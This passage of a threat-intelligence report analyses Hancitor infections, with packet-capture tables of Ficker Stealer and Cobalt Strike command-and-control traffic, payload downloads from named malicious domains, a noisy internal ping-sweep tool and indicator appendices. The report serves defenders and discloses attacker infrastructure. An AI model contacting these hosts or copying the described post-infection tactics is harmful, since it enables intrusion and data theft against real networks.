2021-02-02 16:28:33 45.9.191.107    80    knorshand.ru          POST /8/forum.php HTTP/1.1  (applica
2021-02-02 16:28:35 192.254.79.71   8080  192.254.79.71:8080    GET /ptj HTTP/1.1
2021-02-02 16:28:38 192.254.79.71   443                         Client Hello
2021-02-02 16:29:36 192.254.79.71   8080  192.254.79.71:8080    GET /ptj HTTP/1.1
```

Figure 13. Traffic from a Hancitor infection, highlighting items related to Ficker Stealer.

Appendix D contains information on the Ficker Stealer malware samples associated with Hancitor from October 2020-March 2021.

Figure 14 below shows the same traffic, but it highlights items related to Cobalt Strike.



```
Time                 Dst             port  Host                Info
2021-02-02 16:24:20  23.21.252.4     80    api.ipify.org       GET / HTTP/1.1
2021-02-02 16:24:30  45.9.191.107    80    knorshand.ru        POST /8/forum.php HTTP/1.1  (applica
2021-02-02 16:24:31  8.209.78.68     80    bobcatofredding.com GET /0102.bin HTTP/1.1
2021-02-02 16:24:31  8.209.78.68     80    bobcatofredding.com GET /0102s.bin HTTP/1.1
2021-02-02 16:24:31  8.209.78.68     80    bobcatofredding.com GET /6lavfdk.exe HTTP/1.1
2021-02-02 16:24:31  192.254.79.71   8080  192.254.79.71:8080  GET /EbHm HTTP/1.1
2021-02-02 16:24:31  192.254.79.71   443                       Client Hello
2021-02-02 16:24:32  23.21.252.4     80    api.ipify.org       GET /?format=xml HTTP/1.1
2021-02-02 16:24:34  192.254.79.71   8080  192.254.79.71:8080  GET /ptj HTTP/1.1
2021-02-02 16:24:34  192.254.79.71   443                       Client Hello
2021-02-02 16:25:06                  53     Standard query 0xe0e0 A sweyblidian.com
2021-02-02 16:25:06                         Standard query response 0xe0e0 A sweyblidian.com A 185.10
2021-02-02 16:25:06  185.100.65.29   80                        49806 → 80 [SYN] Seq=0 Win=64240 Len
2021-02-02 16:25:14  185.100.65.29   80                        49809 → 80 [SYN] Seq=0 Win=64240 Len
2021-02-02 16:25:34  192.254.79.71   8080  192.254.79.71:8080  GET /ptj HTTP/1.1
2021-02-02 16:25:35  192.254.79.71   443                       Client Hello
2021-02-02 16:26:32  45.9.191.107    80    knorshand.ru        POST /8/forum.php HTTP/1.1  (applica
2021-02-02 16:26:35  192.254.79.71   8080  192.254.79.71:8080  GET /ptj HTTP/1.1
2021-02-02 16:26:36  192.254.79.71   443                       Client Hello
2021-02-02 16:27:35  192.254.79.71   8080  192.254.79.71:8080  GET /ptj HTTP/1.1
2021-02-02 16:27:37  192.254.79.71   443                       Client Hello
2021-02-02 16:28:33  45.9.191.107    80    knorshand.ru        POST /8/forum.php HTTP/1.1  (applica
2021-02-02 16:28:35  192.254.79.71   8080  192.254.79.71:8080  GET /ptj HTTP/1.1
2021-02-02 16:28:38  192.254.79.71   443                       Client Hello
2021-02-02 16:29:36  192.254.79.71   8080  192.254.79.71:8080  GET /ptj HTTP/1.1
```

Figure 14. Same traffic from a Hancitor infection, highlighting items related to Cobalt Strike.

Ficker Stealer and Cobalt Strike do not leave any artifacts saved to disk on an infected host. Ficker Stealer is a "smash and grab" style of malware designed to exfiltrate data, and it does not remain on an infected host. Cobalt Strike is resident in system memory, and it did not survive a reboot in our test environment.


## Final Stage: Cobalt Strike Sends Malware

Cobalt Strike is used by the threat actor behind Hancitor to send follow-up malware. A Hancitor infection on Feb. 2, 2021, revealed NetSupport Manager RAT was sent after Cobalt Strike activity started.

Another file that appeared on Hancitor-infected hosts after Cobalt Strike started was a Windows EXE file for a network ping tool.

This EXE file started appearing as early as Dec. 15, 2020, and we noted various file hashes through at least Jan. 25, 2021. The network ping tool was always saved to the same directory as the Hancitor Word document.

Figure 15 shows an example of the tool seen on Jan. 13, 2021, after a Hancitor Word document was saved to the infected user’s Documents folder.




File version: 1.0.5.1
Date created: 1/13/2021 4:39 PM
Size: 263 KB

| Name | Date modified | Type | Size |
|---|---|---|---|
| xx.exe | 1/13/2021 4:39 PM | Application | 264 KB |

items

Figure 15. An example of the network ping tool from a Hancitor infection with Cobalt Strike on Jan. 13, 2021.

As seen in Figure 15, the EXE file was named xx.exe. A week later on Jan. 20, a new sample of the same tool was named netpingall.exe, as shown in Figure 16.



| Name | Date modified | Type | Size |
|---|---|---|---|
| result.txt | 1/20/2021 6:18 PM | Text Document | 1 KB |
| netpingall.exe | 1/20/2021 5:19 PM | Application | 115 KB |
| 0120_203089882.doc | 1/20/2021 4:27 PM | Microsoft Word 97 - 2003 Document | 715 KB |

3 items

Figure 16. An example of the network ping tool from a Hancitor with Cobalt Strike infection on Jan. 20, 2021.

Timestamps from the Jan. 20, 2021, infection show the following:

- 0120_203089882.doc – Word doc with macros for Hancitor – 16:27 UTC
- netpingall.exe – Network ping tool seen after Cobalt Strike - 17:19 UTC
- result.txt – Results of the network ping tool scan – 18:18 UTC

An EXE for the network ping tool appeared approximately 52 minutes after the Word document for Hancitor was saved to disk. Approximately 59 minutes after the network ping tool appeared, the results of the scan were saved to a text file named result.txt.

This ping tool is designed to find any other active hosts within an AD environment. The tool generates approximately 1.5 GB of ICMP ping traffic over the network as it pings more than 17 million IP addresses of internal, non-routable IPv4 address space.


Normally, ping traffic to internal, non-routable IPv4 addresses is almost nonexistent in an AD environment. Ping traffic within internal IP address space should be limited to the LAN. For example, a LAN environment for 172.16.1.0/24 consists of 254 internal IP addresses that a host might ping within this network. We would not normally see ping traffic to other non-routable IPv4 space outside of those 254 IP addresses.

We tested samples of this ping tool in various sizes of LAN environments, and it consistently generates 1.5 GB of ICMP ping traffic to more than 17 million non-routable IPv4 addresses.

This is exceedingly noisy traffic. Furthermore, Hancitor has demonstrated a noticeable lack of stealth in deploying and using this ping tool. Such an unusual EXE file is easy to notice, especially when the results of its scan are saved as a text file in the same directory.

For Hancitor infections involving this ping tool, the associated files were never deleted after saving the results to result.txt, so any forensic investigation would quickly find this tool. The 1.5 GB of ICMP traffic should be very noticeable.

The ping tool generates ICMP ping traffic, first hitting all IP addresses in the 192.168.0.0/16 block. then it does the 172.16.0.0/12 block, and it finishes with the 10.0.0.0/8 block.



```
icmp
Time                    Src            Dst            Info
   2021-01-13 16:39:15  10.1.13.101    192.168.0.0    Echo (ping) request  id=0x0700, seq=256/1, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.1    Echo (ping) request  id=0x0700, seq=512/2, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.2    Echo (ping) request  id=0x0700, seq=768/3, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.3    Echo (ping) request  id=0x0700, seq=1024/4, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.4    Echo (ping) request  id=0x0700, seq=1280/5, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.5    Echo (ping) request  id=0x0700, seq=1536/6, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.6    Echo (ping) request  id=0x0700, seq=1792/7, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.7    Echo (ping) request  id=0x0700, seq=2048/8, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.8    Echo (ping) request  id=0x0700, seq=2304/9, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.9    Echo (ping) request  id=0x0700, seq=2560/10, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.10   Echo (ping) request  id=0x0700, seq=2816/11, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.11   Echo (ping) request  id=0x0700, seq=3072/12, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.12   Echo (ping) request  id=0x0700, seq=3328/13, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.13   Echo (ping) request  id=0x0700, seq=3584/14, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.14   Echo (ping) request  id=0x0700, seq=3840/15, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.15   Echo (ping) request  id=0x0700, seq=4096/16, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.16   Echo (ping) request  id=0x0700, seq=4352/17, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.17   Echo (ping) request  id=0x0700, seq=4608/18, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.18   Echo (ping) request  id=0x0700, seq=4864/19, ttl=128 (no response found!)
   2021-01-13 16:39:15  10.1.13.101    192.168.0.19   Echo (ping) request  id=0x0700, seq=5120/20, ttl=128 (no response found!)
```

Figure 17. An example of the start of ICMP traffic from one of the network ping tool samples.

Since Jan. 25, 2021, we have not discovered any new ping tool samples from Hancitor infections with Cobalt Strike. Why can we no longer find it? Perhaps the threat actor behind Hancitor realized how suspicious this activity is and stopped using it.

Appendix C lists information for five samples of the network ping tool discovered from Hancitor infections with Cobalt Strike that appeared in December 2020 and January 2021.

## Conclusion

Post-infection activity from Hancitor malware has settled into noticeable patterns. These patterns include the use of Cobalt Strike for a Hancitor infection within an AD environment. In some cases, follow-up malware sent through Cobalt Strike may include a network ping tool that generates an abnormally large amount of ICMP traffic as it pings over 17 million internal IPv4 addresses.

Organizations with decent spam filtering, proper system administration and up-to-date Windows hosts have a much lower risk of infection from Hancitor and its post-infection activity. Palo Alto Networks Next-Generation Firewall customers are further protected from this threat with a Threat Prevention security subscription.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise described in this report, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

## Indicators of Compromise

### Appendix A

SHA256 hashes for 127 samples of Word documents with macros for Hancitor from Nov. 5, 2020, through Feb. 25, 2021. Information is available in this GitHub repository.

### Appendix B

SHA256 hashes for 63 examples of Hancitor DLL files from Nov. 5, 2020, through Feb. 25, 2021. Information is available in this GitHub repository.

### Appendix C

Information for five samples of the network ping tool seen from Hancitor infections using Cobalt Strike from December 2020-January 2021. Information is available in this GitHub repository.

### Appendix D

Information for three samples of Ficker Stealer malware associated with Hancitor infections from October 2020 through March 2021. Information is available in this GitHub repository.

### Appendix E

Information for a sample Send-Safe spambot malware associated with a Hancitor infection from February 2021. Information is available in this GitHub repository.